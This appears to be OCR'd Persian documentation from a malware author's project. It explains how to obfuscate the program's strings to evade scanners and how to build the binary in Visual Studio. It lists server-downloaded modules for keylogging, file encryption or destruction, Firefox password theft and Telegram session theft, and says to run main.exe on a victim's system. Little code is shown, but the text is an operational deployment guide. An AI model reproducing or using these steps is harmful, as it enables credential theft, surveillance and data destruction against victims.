
بمنظور جلوگیری از تحلیل فایل اجرایی برنامه و نیز در امان مانـدن از اسـکنرهای فایل که میتوانند مقادیر رشته ای برنامه را استخراج کرده و تحلیـل نماینـد، از یـک اسکریپت پایتونی بنـام obfuscator.py جهت مبهم سـازی رشـته هـا اسـتفاده شـده است. بدافزار در اولین مراحل اجـرا، اقـدام بـه deobfuscate کـردن این رشـته هـا مینماید که در نتیجه آن رشته های متنی از حالت مبهم و بی معنا به حـالت خوانـا و معنادار تبدیل میشـوند. اسـکریپت obfuscator برنامـه اصـلی main.cpp مربـوط بـه مـاژول main را بعنـوان ورودی از طریـق کنسـول گرفتـه و کاراکترهـای متغیرهـای رشته ای داخل فایل نوشته شده به زبان c++ را به تعداد از قبـل تعـیین شـده کـه میتواند عددی بین 1 تا 94 است شیفت میدهد. با این کار، کل رشته مبهم میشـود. نمونه ای از نتیجه مبهم سازی رشته های متنی را کـه در کـد برنامـه اصـلی پـروژه انجام گرفته در شکل زیر میبینید:

```
"a6RG<@8BHGRfXR@BI8R"

"RX@BI8R"

"XG<@8BHGRcX67R"
```


رشته های بالا هیچگونه معنایی ندارند و در فرایند تحلیل بدافزار بی فایده خواهند بود. ابزارهای مبهم سازی موجود در اینترنت علاوه بر مبهم سازی رشته ها میتوانند کدهای برنامه را نیز مبهم سازی کنند که اینکار بیشتر برای زبانهای سطح بالا مثل C# و java کاربرد دارد و از آنجایی که برنامه نوشته شده به زبان C++ پس از کامپایل و تولید فایل اجرایی، حاوی کدهای ماشین و کاملا مبهم است، نیازی به مبهم سازی کدهای برنامه های c++ نیست.

3- نحوه استقرار بدافزار در سیستم کلاینت

بمنظور کامپایل پروژه در محیط نرم افزار visual studio 2015 لازم است قبل از هرچیز از تنظیمات درست پروژه که از منوی project/properties قابل مشاهده است مطمئن شویم که همانند شکل زیر باشد:



همانگونه که در شکل بالا مشخص است در قسمت code generation از منوی C/C++، تنظیم runtime library لازم است روی multi-threaded (/MT) تنظیم شود تا در صورت انتقال فایل اجرایی برنامه روی یک سیستم دیگر، برنامه بدون مشکل اجرا شود. برای ساختن فایل اجرایی برنامه در محیط visual studio از منوی build روی build solution همانند شکل زیر کلیک میکنیم.



اگر برنامه حاوی خطا نباشد، فایلهای اجرایی پروژه در مسیر <project name>\x64\Release تولید خواهند شد. همانند شکل زیر:

در شکل بالا یک فایل اجرایی با نام main.exe وجود دارد که برنامه اصلی است و حسب نیاز با ارسال درخواست به سرور، ماژولهای دیگر مثل klg.dll را دانلود کرده و از آنها در کار خود استفاده میکند. ماژول klg.dll برای عملکرد کیلاگ، rns.dll برای عملکرد تخریب فایلها، stler.dll برای سرقت رمزهای فایرفاکس و telg.dll برای سرقت telegram session استفاده میشود. هریک از فایلهای تولید شده همانگونه که در قسمت کد کردن ماژولها تشریح شد، بکمک اسکریپت پایتونی bin2hex.py به کدهای hexadecimal تبدیل شده و پس از انتقال روی سرور با نامهایی که از قبل توسط پنل سرور تعیین شده اند در پوشه plugins ذخیره میشوند. طبق جدول زیر:

نام ماژول	عملکرد
central.dat	آخرین نسخه برنامه اصلی main است که در صورت به روزرسانی بدافزار دانلود خواهد شد.
creds.dat	ماژول استیلر فایرفاکس
lock.dat	ماژول رمزنگاری فایلها
logging.dat	ماژول کیلاگر
msg.dat	ماژول تلگرام

برای اجرای بدافزار روی سیستم قربانی تنها کاری که لازم است این است که برنامه اجرایی main.exe را در یک مسیر دلخواه کپی کرده و اجرا کنیم تا ارتباط بدافزار با سرور پنل برقرار شود.